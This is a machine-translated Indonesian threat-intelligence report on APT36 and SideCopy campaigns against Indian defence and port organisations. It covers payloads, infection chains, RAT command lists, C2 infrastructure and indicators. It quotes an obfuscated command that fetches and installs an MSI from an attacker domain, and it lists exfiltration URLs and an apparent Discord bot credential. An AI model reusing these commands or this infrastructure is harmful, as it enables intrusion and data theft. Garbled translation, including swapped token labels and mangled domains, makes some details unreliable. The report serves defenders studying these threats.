

An direktori terbuka tuan malware terkait ke Suku Transparan (APT36) telah ditemukan oleh SEQRITE Tim APT Labs. Fanalisis lebih lanjut mengungkapkan tersembunyi URL on domain yang sama mengandung muatan digunakan oleh sub-divisi grup APT-nya Salinan Samping. Penargetan dari Badan-badan pemerintah India seperti Udara Memaksa, galangan kapal dan pelabuhan by SideSalinan is diamati melalui mbeberapa direktori terbuka bahwa tuan rumahed -nya yang baruer muatan. Sebuah korelasi kuat antara ituse kelompok bersama dengan RusticWeb; termasuk domain/AKU P, C2 nama, berkas umpans, ke lebih tumpang tindih telah diamati. Di blog ini, kami akan menjelajah ituse muatan and itu ovetumpang tindih terlihat selama itu baru meningkat in kampanye semacam itu.
Temuan Kunci
Tumpang Tindih APT
- Suatu domain ditemukan menjadi host muatan SideCopy dan APT36 secara bersamaan, yang masing-masing menargetkan lingkungan Windows dan Linux.
- Server C2 yang digunakan oleh muatan RAT SideCopy memiliki Nama Umum yang sama (WIN-P9NRMH5G6M8) yang biasanya dikaitkan dengan APT36.
- Kedua kelompok ancaman bersama dengan RusticWeb, menggunakan file umpan yang sama dalam berbagai format, infrastruktur, dan layanan web dalam rantai infeksinya sehingga koneksi mereka semakin kuat.
Infeksi SideCopy
- Menggunakan HTA yang diperbarui, sama seperti SideWinder, untuk menghindari deteksi, sehingga sepenuhnya tidak terdeteksi (FUD). URL terenkripsi yang menghosting berkas RTF grup APT SideWinder ditemukan di stager SideCopy.
- RAT terbalik dikirimkan melalui paket MSI menggunakan 'Angkatan Udara India Tema sebagai umpan, dan varian Reverse RAT dalam memori juga terlihat. Direktori yang lebih terbuka ditemukan di dua domain lain yang menghosting berkas DOTM untuk mengirimkan Reverse RAT melalui berkas BAT, yang menargetkan galangan kapal & pelabuhan.
- Muatan baru yang digunakan untuk mencuri dokumen dan gambar yang disebut Cheex, mesin fotokopi USB untuk mencuri file dari drive yang terpasang, aplikasi FileZilla dan skrip SigThief juga terlihat.
- Pengujian penghindaran stager terhadap antivirus di lokasi-lokasi Pakistan telah diidentifikasi. Pada saat yang sama, lalu lintas korban dari India yang biasanya diamati dari C2 yang berlokasi di Jerman dialihkan melalui protokol IPsec dari IP Pakistan, sebagaimana dibagikan oleh Sang Profesor dari Tim Cymru.
- Muatan berbasis .NET baru bernama Geta RAT yang dieksekusi di dalam memori HTA, menggabungkan fungsi pencurian peramban dari Async RAT. Secara paralel, Action RAT dimuat secara sampingan oleh pesonap.exe bukannya credwiz.exe/reykeywiz.exe dan penggunaan tema perangkap madu bernama 'Gambar WhatsApp' terlihat.
Infeksi Suku Transparan
- Pengunduh berbasis Golang yang menargetkan sistem Linux digunakan untuk mengambil muatan akhir dari Google Drive. Muatan akhir ini baru-baru ini terlihat diambil dari sebuah domain dan telah diberi nama DISGOMOJI oleh Volexity, di mana “tautan infrastruktur lemah ke SideCopy” disebutkan.
- Kelompok ini terus menargetkan platform Linux dengan Poseidon menggunakan pintasan desktop yang memiliki tema memikat seperti 'Posting/Transfer di bawah Ph-III dari Rrotasi Transfer', 'Daftar Hitam Alamat IP dengan TLP & Tanggal' dan 'Daftar periksa LTC'.
- Penggunaan Crimson RAT, dengan Hasil Pemilu Uttarakhand ke 'Ringkasan Klaim TDS' umpan beserta penanaman aplikasi FileZilla juga telah diamati.

Gambar 1 – Rantai Infeksi yang Tumpang Tindih
Serangan yang Tumpang Tindih
Domain yang ditemukan dengan direktori terbuka adalah campusportals[.]in dengan beberapa folder yang dihosting di dalamnya. Folder-folder ini berisi muatan Linux berbasis Golang yang dikaitkan dengan APT36, tetapi pada saat yang sama, beberapa URL tersembunyi diamati menghosting stager HTA milik SideCopy APT. Domain tersebut awalnya berfungsi sebagai panduan untuk berbagai ujian masuk di India, di mana postingan terakhir di Twitter/YouTube mereka dilakukan pada tahun 2016. Direktori terbuka serupa sebelumnya diamati menghosting stager SideCopy pada perangkat lunak LiteSpeed Web Server yang sama. Domain dalam kasus ini, reviewassignment[.]in, digunakan untuk portal pendidikan lain, yaitu layanan pendidikan dan perawatan anak usia dini.

Gbr. 2 – Open Directory hosting APT36 dan URL tersembunyi dengan stager SideCopy
Sebuah arsip ZIP terdapat di salah satu direktori, yang berisi PDF yang dilindungi kata sandi dan biner ELF yang dikemas UPX. Setelah diekstrak, akan terlihat biner Golang yang berfungsi sebagai pengunduh, yang pertama-tama membuka PDF umpan menggunakan kode sandi ' 745414 '. Tema umpan tersebut adalah survei tentang penggunaan internet yang telah diamati dalam beberapa kampanye SideCopy sebelumnya sejak Februari 2023.

Gambar 3 – Umpan survei internet
Kemudian, program mengunduh muatan tahap selanjutnya dari Google Drive sebagai gnucoreinfo ke direktori tersembunyi .x86_32-linux-gnu , membuatnya dapat dieksekusi, dan menjalankannya di latar belakang. Persistensi diatur melalui dua entri desktop AutoStart bernama – GNOME_Core.desktop dan GNULib_Update.desktop . Sebuah skrip bash ditambahkan dan didaftarkan untuk tugas cron guna mengunduh muatan dan memastikan bahwa proses duplikat tidak berjalan seperti yang ditunjukkan di bawah ini.

Gambar 4 – Proses pengunduh Golang dalam skrip persistensi
Varian dari DISGOMOJI
Muatan akhir adalah biner ELF berbasis Golang yang dikemas UPX lainnya bernama ' vmcoreinfo.txt '. Ini adalah trojan akses jarak jauh yang berbasis pada repositori sumber terbuka discord-c2 , yang menggunakan server Discord sebagai C2 dan emoji untuk komunikasi. Volexity telah mengamati berbagai varian DISGOMOJI, di mana ID server dan token bot server Discord dikodekan secara langsung atau diunduh saat runtime sebagai BID1.txt dan GID1.txt dari ordai[.]quest . Dalam versi ini, Google Drive digunakan untuk mengunduhnya dengan nama-nama berikut yang menunjukkan bahwa itu adalah server kedua:
| Filename | Detail dan Tautan Unduhan Google Drive |
| BID2.txt | MTI0NjkwMDE2NTI1MjQ4NTM1Mg.GWqtv3.cZmv1ZIts2ClyZ6jcKKpRzkD_hChmEkfDcZKeM (Server ID) |
| hxxps://drive.google.com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| GID2.txt | 1246900038160879688 (Token Bot) |
| hxxps://drive.google.com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| GTK-Theme-Parse.txt | 2bf596603c432fa46b494dc3edd2d30f (MD5) |
| hxxps://drive.google.com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ |
Semua pesan penanganan kesalahan yang ada mencoba menyesatkan dari fungsi sebenarnya, tetapi satu nama kesalahan yang menarik adalah “ Error updating Kavach Repository : %v ”. Sebuah file yang dienkripsi bernama GTK-Theme-Parse.txt diunduh, yang berfungsi untuk secara berkala menyalin file dari drive USB yang terhubung ke direktori lokal. Sebuah cron job diatur serupa untuk persistensi dan file-file ini dapat dieksfiltrasi menggunakan RAT berbasis emoji.

Gbr. 5 – Skrip pencuri USB yang dikaburkan
DISGOMOJI awalnya mengumpulkan detail sistem dasar dan fungsinya meliputi mengambil tangkapan layar, menjalankan perintah, mengunggah file ke layanan web ( oshi[.]at dan transfer[.]sh ), mengunduh dan mengunggah file melalui server Discord, mendapatkan profil browser Firefox, dan menemukan file berdasarkan ekstensi untuk dieksfiltrasi. Yang terakhir memiliki string unik dalam bahasa Punjabi (bahasa paling populer di Pakistan) yang diterjemahkan menjadi "Aku telah memberimu semua pengetahuan, apa lagi yang kau inginkan?", sangat cocok untuk eksfiltrasi data. Varian Windows dan Linux baru dari PYSHELLFOX dan GLOBESHELL untuk mengeksfiltrasi file dan mencuri profil Firefox juga disebutkan oleh BlackBerry.

Gambar 6 – Pesan eksfiltrasi
Varian Poseidon
Kami juga mengamati penyebaran agen Poseidon secara terus-menerus melalui pintasan desktop Linux oleh Transparent Tribe, di mana file umpan dihosting dengan cara yang sama di Google Drive dengan fikumatry <at>gmail.com dan fitfalcon0900<at>gmail.com sebagai pemilik akun. Tiga umpan berbeda yang diamati semuanya terkait dengan berbagai dokumen pemerintah India. Ini termasuk penugasan / pemindahan petugas di bawah Kementerian Pertahanan dari tahun sebelumnya , alamat IP yang masuk daftar hitam dengan TLP & tanggal, dan daftar periksa untuk klaim LTC.

Gbr. 7 – Umpan daftar hitam IP dengan Poseidon (1)

Gbr. 8 – Umpan daftar periksa dengan Poseidon (2)

Gambar 9 – Umpan Posting/Transfer dengan Poseidon (3)
Salinan Samping
Berdasarkan URL yang terlihat pada infeksi SideCopy baru-baru ini, hosting serupa dari stager HTA diidentifikasi bersama dengan umpan yang sama. Infeksi dimulai dengan file pintasan yang diarsipkan, yang memulai proses MSHTA untuk mengeksekusi file HTA jarak jauh yang dihosting di domain yang sama. Secara total, enam file HTA ditemukan dengan nama 1.hta atau 2.hta. Varian HTA pertama memiliki dua fungsi dekode base64, satu berbasis JavaScript, dan yang lainnya menggunakan objek ActiveX. Fungsionalitasnya tetap sama, yang meliputi pemeriksaan versi .NET, solusi antivirus yang terpasang, penggabungan payload dan string dekode, dan akhirnya mengeksekusi DLL dalam memori bersamaan dengan meneruskan file umpan.

Gambar 10 – HTA stager varian ke- 2
Varian HTA kedua sangat dikaburkan dan hanya diamati beberapa kali sejak tahun lalu yang menggunakan beberapa teknik:
- Dekode string yang dikodekan seperti base64 menggunakan alfabet khusus
- Dekripsi berbasis XOR (dengan kunci: f551e832 dan bWqQ)
- Pembalikan string untuk setiap 1/2/5 karakter
- Pergeseran sandi Caesar menggunakan beberapa kunci

Gambar 11 – Deobfuscation dalam HTA
Fungsionalitas secara keseluruhan tetap sama, tetapi pola pengaburan ini terlihat dalam HTA dari SideWinder APT sejak tahun lalu. String yang tidak digunakan di mana pun dalam skrip berisi URL ( cabinet-gov-pk[.]ministry-pk[.]net ) yang menampung file RTF SideWinder beberapa tahun yang lalu.

Gbr. 12 – Stager SideCopy dengan URL SideWinder (komentar dari analisis)
DLL preBotHta dalam memori menjalankan urutan biasa yaitu membuka umpan dan menginstal solusi antivirus. Berdasarkan solusi antivirus, ia mengatur persistensi sebagai kombinasi tugas terjadwal (VBScript), menjalankan kunci registri, atau pintasan startup. Pada akhirnya, ia akan menambahkan dua file HTA tambahan atau mengunduh MSFTEDIT.dll (Action RAT) dari ' hxxps://campusportals.in//files//documents//backup//ap.txt ' yang dimuat secara manual oleh charmap.exe yang terhubung dengan 64.188.27[.]144 pada port 5863 untuk C2.

Gbr. 13 – File RTF hosting domain SideWinder
Berkas HTA yang dihapus diberi nama useH, useT, dan alphaT, yang memiliki fungsi HTA yang sama seperti yang disebutkan di atas dan mengeksekusi DLL di dalam memori pada akhirnya. Dua DLL berbeda ditemukan, satu adalah Reverse RAT yang mencakup 19 perintah untuk C2 beserta USB file grabber untuk menyimpan berkas dan folder setiap kali drive baru terpasang. Yang kedua adalah Geta RAT berbasis .NET baru dengan 30 perintah untuk C2, yang juga dapat mencuri data peramban Firefox dan Chromium dari semua akun, profil, dan kuki. Plugin peramban ini diadopsi dari Async RAT seperti yang ditunjukkan di bawah ini.

Gambar 14 – Geta RAT vs. Async RAT
| Tidak | perintah | Fungsi |
| 1 | Terputus | Tutup koneksi |
| 2 | Sistem Informasi | Dapatkan data sistem (nama komputer, nama pengguna, ukuran layar, memori yang tersedia & total (fisik dan virtual), detail OS, status daya baterai, waktu aktif sistem, driver, detail jaringan) |
| 3 | pkill | Matikan proses tertentu dan ambil daftar proses |
| 4 | Manajer Proses | Dapatkan daftar proses |
| 5 | Perangkat lunak | Dapatkan perangkat lunak yang terinstal |
| 6 | password | Dapatkan kredensial browser berbasis Firefox dan chromium dari semua akun/profil/cookie |
| 7 | RD | Dapatkan tangkapan layar desktop jarak jauh |
| 8 | Dapatkan Batasan PC | Dapatkan ukuran layar |
| 9 | SetCurPos | Atur posisi kursor |
| 10 | Dapatkan File Host | Dapatkan file \etc\hosts |
| 11 | SimpanFileHost | Simpan file \etc\hosts di lokasi yang ditentukan |
| 12 | Dapatkan Teks CP | Dapatkan konten papan klip |
| 13 | Simpan Teks CP | Simpan konten clipboard di lokasi yang ditentukan |
| 14 | Kulit | Jalankan perintah melalui “cmd /C” |
| 15 | Mulai Merekam | Tidak ada fungsi yang ditentukan tetapi kemungkinan besar digunakan untuk tangkapan layar |
| 16 | PerekamanBerhenti | Tidak ada fungsi yang ditentukan tetapi kemungkinan besar digunakan untuk tangkapan layar |
| 17 | RekamanUnduh | Tidak ada fungsi yang ditentukan tetapi kemungkinan besar digunakan untuk tangkapan layar |
| 18 | DaftarDrives | Dapatkan daftar drive |
| 19 | Daftar Berkas | Dapatkan file dan direktori untuk jalur yang ditentukan |
| 20 | mkdir | Buat direktori baru |
| 21 | adalah rm | Hapus direktori |
| 22 | folder | Ganti nama direktori |
| 23 | mvdir | Pindahkan direktori |
| 24 | file rm | Hapus sebuah file |
| 25 | file rn | Ganti nama file |
| 26 | berbagi file | Unduh file |
| 27 | menjalankan | Jalankan file |
| 28 | Eksekusi | 1. Upload file dan jalankan melalui DLL Side-loading 2. Jalankan “cmd /C netstat -ano” dan dapatkan status koneksi IP server 3. Instal AV |
| 29 | addSys | Tetapkan persistensi melalui registri atau startup |
| 30 | unggah berkas | Unggah file |
Dua iterasi HTA serupa yang menyerupai CACTUS TORCH dan SILENT TRINITY telah diamati, tetapi berhasil menghindari deteksi sepenuhnya. Iterasi ini dieksekusi melalui berkas pintasan dan memanfaatkan tema-tema seperti jebakan madu dan kebuntuan AS-Tiongkok untuk akhirnya menjatuhkan muatan akhir.

Gbr. 15 – Stager HTA baru
Perbedaan yang terlihat pada HTA baru ini meskipun fungsinya tetap sama:
- Selain dekode base64, fungsi lain dengan panjang tertentu digunakan untuk mendekode data. DLL tertanam utamanya dikodekan dua kali menggunakan fungsi-fungsi ini.
- DLL umpan dan DLL yang dimuat samping tidak disematkan secara terpisah dalam HTA, melainkan dalam DLL .NET itu sendiri.
- Tidak menggunakan kueri WMI untuk menginstal AV atau VBScript untuk mendapatkan versi .NET.
- Yang penting, tidak ada target yang ditentukan untuk membuat instance dan memanggil secara dinamis.

Gambar 16 – Versi HTA yang disederhanakan
Alih-alih memuat preBotHta atau SummitOfBion di memori, BroaderAspect.dll terlihat di tempat ia melepaskan umpan dan membukanya. Tidak ada pemeriksaan antivirus yang dilakukan, tetapi kunci registri run diatur untuk persistensi dan DLL (DUser.dll) dilepaskan untuk dimuat secara manual melalui rekeywiz . Direktori target adalah 'C:\Users\Public\BroadCastUSB\crezly.exe' dan jalur PDB yang terkait dengan dua file adalah: 'E:\TestAssembly\obj\Debug\BroaderAspect.pdb'.

Gbr. 17 – DLL berjalan di dalam memori MSHTA
Kampanye RAT terbalik
Beberapa infeksi yang mengarah ke Reverse RAT telah diamati menggunakan umpan dan domain palsu yang terkait dengan berbagai dermaga pembangunan kapal, pelabuhan, dan bahkan Angkatan Udara. Semua entitas ini dikelola di bawah Kementerian Pertahanan (MoD) dan Kementerian Pelabuhan, Perkapalan, dan Perairan (MOPSW) Pemerintah India.

Gambar 18 – Infeksi RAT terbalik dan targetnya
Varian Reverse RAT yang berdiri sendiri disebarkan melalui paket MSI pada periode waktu yang sama. File ZIP bernama ' Salary_Increment_FY_2024 ' berisi pintasan LNK untuk mengunduh dan menjalankan paket MSI sebagai berikut:
- C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /i hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/
Paket ini terdiri dari file .NET Confuser PE yang dieksekusi selama urutan tindakan kustom & instalasi seperti yang ditunjukkan pada gambar di bawah. Reverse RAT dijatuhkan sebagai “ C:\\ProgramData\\VSUpdates\\svirbre.exe ” di bagian akhir dengan 19 perintah yang sama untuk C2 dan persistensinya diatur melalui skrip HTA lain fileros.hta dengan kunci registri run.
| Tidak | perintah | Fungsi |
| 1 | menjalankan | Jalankan file |
| 2 | daftar | Daftar file atau direktori suatu jalur |
| 3 | pkill | Membunuh proses yang berjalan |
| 4 | menutup penjualan | Tutup koneksi dengan C2 |
| 5 | mengubah nama | Ganti nama file |
| 6 | layar | Ambil screenshot |
| 7 | mengunggah | Unggah file ke C2 |
| 8 | hapus | Hapus sebuah file |
| 9 | daftar ulang | Daftar semua kunci registri dan nilainya |
| 10 | proses | Daftar semua proses yang berjalan |
| 11 | program | Daftar semua program yang terinstal |
| 12 | Download | Unduh file dari C2 |
| 13 | creatdir | Buat direktori baru |
| 14 | shellexec | Jalankan perintah atau buka file menggunakan cmd.exe |
| 15 | regnewkey | Buat kunci registri baru |
| 16 | clipboard | Ambil konten clipboard |
| 17 | regdelkey | Hapus kunci registri |
| 18 | downloadexe | Unduh dan jalankan file |
| 19 | set papan klip | Mengatur konten papan klip |

Gbr. 19 – Paket MSI untuk membuang Reverse RAT
Rantai infeksi dengan muatan adalah sebagai berikut:
| Filename | Detail |
| Kenaikan_Gaji_Tahun_Tahun_2024.zip | Tanggal Modifikasi: 2024-06-03 |
| Kenaikan_Gaji_Tahun_Tahun_2024.pdf.lnk | ID Mesin: cop125n, Tanggal Modifikasi: 2023-12-04 |
| newpictures.png (MSI) | Tanggal Modifikasi: 2020-09-18, Penulis: MSTech Soft |
| Filmeos.exe | .NET Confuser 1.x |
| svirbre.exe (RAT Terbalik) | Kunci: winupdates@7 C2: defender.windowupdatecache[.]di/officalupdates |
Umpan yang dijatuhkan berisi detail kenaikan gaji yang diberikan kepada pegawai Angkatan Udara India. Dokumen tersebut merupakan dokumen terbaru yang menyebutkan tanggal pembayaran efektif Juli 2024.

Gambar 20 – Umpan pancing Angkatan Udara India
Direktori yang lebih terbuka
Pada bulan Juli, dua domain lagi dengan direktori terbuka terlihat yang menampung muatan SideCopy baru dan lama seperti yang terlihat pada stempel waktu. Ini berisi beberapa dokumen EXE, PNG, PDF, BAT, dan lainnya yang digunakan dalam kampanye Reverse RAT. Domain slidesfinder[.]com menampung sampel bulan Juli yang mengambil muatan dari domain lain mazagondoc[.]com , yang pada gilirannya menampung file pada Oktober 2023 untuk serangan injeksi templat.

Gbr. 21 – Direktori terbuka yang menghosting muatan SideCopy
Dua dokumen templat yang diaktifkan makro bernama Aerospace.dotm dan tmps.dotm diamati sebagai awal rantai infeksi. Subrutin yang dienkripsi dieksekusi saat dokumen dibuka, di mana ia mengunduh file PNG yang dihosting sebagai skrip batch “ 08973422348.bat ” ke direktori TEMP, jika respons HTTP adalah 200. Jika file tersebut ada, ia menjalankan file batch menggunakan fungsi Shell.

Gbr. 22 – Makro VBA dalam dokumen template
Dalam salah satu templat, skrip tersebut kemudian memanggil subrutin UNLK yang mengubah templat terlampir dari dokumen aktif menjadi templat Normal.dotm di direktori pengguna, lalu menutup dokumen tanpa menyimpan perubahan. Jika terjadi kesalahan, skrip tersebut memanggil subrutin DVBP yang mencoba menghapus semua komponen VBA dari dokumen, sehingga menghapus semua kode VBA. Skrip batch yang ditunjukkan di bawah ini pada dasarnya mengunduh payload Reverse RAT sebagai PNG menggunakan PowerShell , menyalinnya ke direktori tersembunyi, dan membuat tugas terjadwal untuk dijalankan setiap 5 menit.

Gbr. 23 – Skrip batch untuk mengunduh Reverse RAT
File umpan Letter002.pdf juga diunduh dan dibuka secara bersamaan, yang sesuai dengan detail kontrak Cochin Shipyard Limited selama Januari 2024, yang beroperasi di bawah Kementerian Pelabuhan, Perkapalan, dan Perairan. Semua detail kontrak bulanan ini tersedia secara publik di domain resmi mereka. Selain mendengarkan 19 perintah, Reverse RAT mengunduh file lain dari domain mazagondoc[.]com , meniru situs web resmi Kementerian Pertahanan Mazagon Dock Shipbuilders Limited – mazagondock[.]in . Domain yang menampung muatan ini juga diamati dalam kampanye Oktober 2023 yang mengirimkan Reverse RAT dengan penargetan serupa. C2 yang terlihat dengan Reverse RAT adalah vocport[.]com/Contactus, yang meniru domain Otoritas Pelabuhan VO Chidambaranar di bawah Kementerian Pelabuhan, Perkapalan, dan Perairan.

Gbr. 24 – Umpan dengan detail kontrak Galangan Kapal Cochin
Semakin banyak .NET
Muatan berbasis .NET baru diunduh dan dijalankan, yang memiliki fungsi untuk mencari & menyimpan berkas dengan ekstensi tertentu. Muatan ini kemudian dieksfiltrasi ke server berikut seperti yang terlihat pada dua contoh:
- hxxp://149.28.95.195/dakshf_upload.php
- hxxps://googleservices[.]live/dakshf_upload.php
Sampel ini juga berisi jalur PDB dari proyek sumber di bawah nama pengguna " Dead Snake" dengan nama cheex (sebuah platform online yang tidak terkait dengan nama ini juga ada). Sampel ini memeriksa lima folder – Desktop, Personal, Common Documents, Downloads, dan Recent untuk file dengan 12 ekstensi berikut – DOCX, DOC, XLSX, XLS, PPTX, PPT, PDF, BAK, JPEG, JPG, PNG, dan TXT.
| C:\Pengguna\Ular Mati\sumber\repos\cheex-folderwise\cheex\obj\Rilis\dlhost.pdb |
| C:\Pengguna\Ular Mati\sumber\repos\cheex\cheex\obj\Debug\cheex.pdb |

Gbr. 25 – Muatan baru untuk eksfiltrasi file
Seperti yang terlihat pada Reverse RAT di atas yang dikirimkan melalui MSI, yang mencakup fungsionalitas untuk eksfiltrasi berkas dari perangkat USB yang terpasang, kini hadir sebagai modul terpisah. Semua huruf kandar dienumerasi, dan berkas disalin ke direktori TEMP menggunakan pekerja latar belakang sebelum diunggah ke IP yang sama. Jalur PDB yang diamati untuk dua sampel adalah:
| e:\DBD\MA\Lain-lain\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Release\AdobeReaders.pdb |
| e:\DBD\MA\Lain-lain\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Debug\AdobeReaders.pdb |
File lain yang diamati adalah dokumen yang diaktifkan makro, umpan, aplikasi FileZilla (digunakan untuk transfer file) dan skrip python sumber terbuka SigThief yang digunakan untuk mencuri dan menambahkan tanda tangan, yang dihosting terkait dengan kampanye sebelumnya.
- Laporan_Bagian_Pembayaran_Proyek_Angkatan_Laporan_29092023.docx
- Laporan_Bagian_Pembayaran_Proyek_Angkatan_Laporan_131023.docx
- Laporan_Proyek_dan_Bagian_Layanan_10102023.docx
- Surat002.pdf
- ProyekAngkatanLaut.pdf
Dokumen umpan lainnya yang digunakan dalam kampanye tahun 2023 juga ditemukan di domain yang sama. Dokumen-dokumen ini terkait dengan izin masuk pelabuhan untuk Otoritas Pelabuhan VO Chidambaranar milik pemerintah dan status faktur vendor yang terkait dengan Proyek Angkatan Laut. Umpan-umpan ini adalah dokumen yang tersedia untuk umum.

Gbr. 26 – Umpan bertema pelabuhan angkatan laut dari kampanye Oktober 2023

Gbr. 27 – Umpan bertema faktur proyek angkatan laut dari kampanye Oktober 2023
Infrastruktur dan Atribusi
Berdasarkan analisis kami sejauh ini, kami telah mengamati adanya tumpang tindih antara tiga kelompok APT yang terkait dengan Pakistan. Transparent Tribe dikenal menggunakan beragam teknik dan bahasa pemrograman seperti Golang, Python, dll., dan Operation RusticWeb menggunakan muatan berbasis Rust. Keduanya menggunakan layanan web oshi[.]at , dua dokumen umpan PDF yang sama, dan domain palsu mereka yang mengarah ke alamat IP yang sama seperti yang diamati oleh BlackBerry dan Volexity.

Gbr. 28 – Tumpang tindih APT Pakistan
Demikian pula, tumpang tindih antara SideCopy dan APT36 telah diamati, seperti umpan, Linux-stager untuk menjatuhkan Ares RAT dan Poseidon masing-masing, muatan berdasarkan AllaKore RAT dan nama umum untuk C2. Kami menyimpulkan bahwa RusticWeb terkait langsung dengan APT36 dengan keyakinan sedang hingga tinggi, mirip dengan SideCopy yang bertindak sebagai sub-tim dari APT36.
Domain palsu/yang telah disusupi yang digunakan untuk menghosting muatan diarahkan ke alamat IP berikut, di mana dua di antaranya terlihat memiliki nama umum WIN-BEJO0EMFO5K.
| Domain | IP | ASN |
| portal kampus[.]di | 192.64.117[.]203 | AS22612 – Namecheap |
| mazagondoc[.]com | 172.67.217[.]17 CN=MENANG-BEJO0EMFO5K |
AS13335 – Cloudflare |
| slidefinder[.]com | 103.133.215[.]65 CN=MENANG-BEJO0EMFO5K |
AS133643 – Ewebguru, India |
| dipl[.]situs | 151.106.117[.]91 | AS47583 – Hostinger |
| utkkalsevasamitikanjurmarg[.]in | 162.0.209[.]114 | AS22612 – NameCheap |
Melihat server C2, IP 64.188.27[.]144 digunakan dengan Action RAT dan Geta RAT pada port yang sama, tetapi bahkan Reverse RAT C2 checkdailytips.servehttp[.]com pun terresolusi ke IP tersebut. Nama umum yang terkait dengannya, WIN-P9NRMH5G6M8, ditemukan di sebagian besar server C2 APT36.

Gambar 29 – IP dengan Nama Umum APT36
Domain vocport[.]com digunakan sekarang maupun dalam kampanye sebelumnya sejak Oktober 2023. Detail Whois dari semua server C2 beserta muatan (payload) yang diamati adalah sebagai berikut:
| IP | ASN | Muatan |
| vocport[.]com 104.21.40[.]190 172.67.156[.]79 |
AS13335 – Cloudflare | RAT Terbalik |
| defender.windowupdatecache[.]di 172.67.128[.]127 |
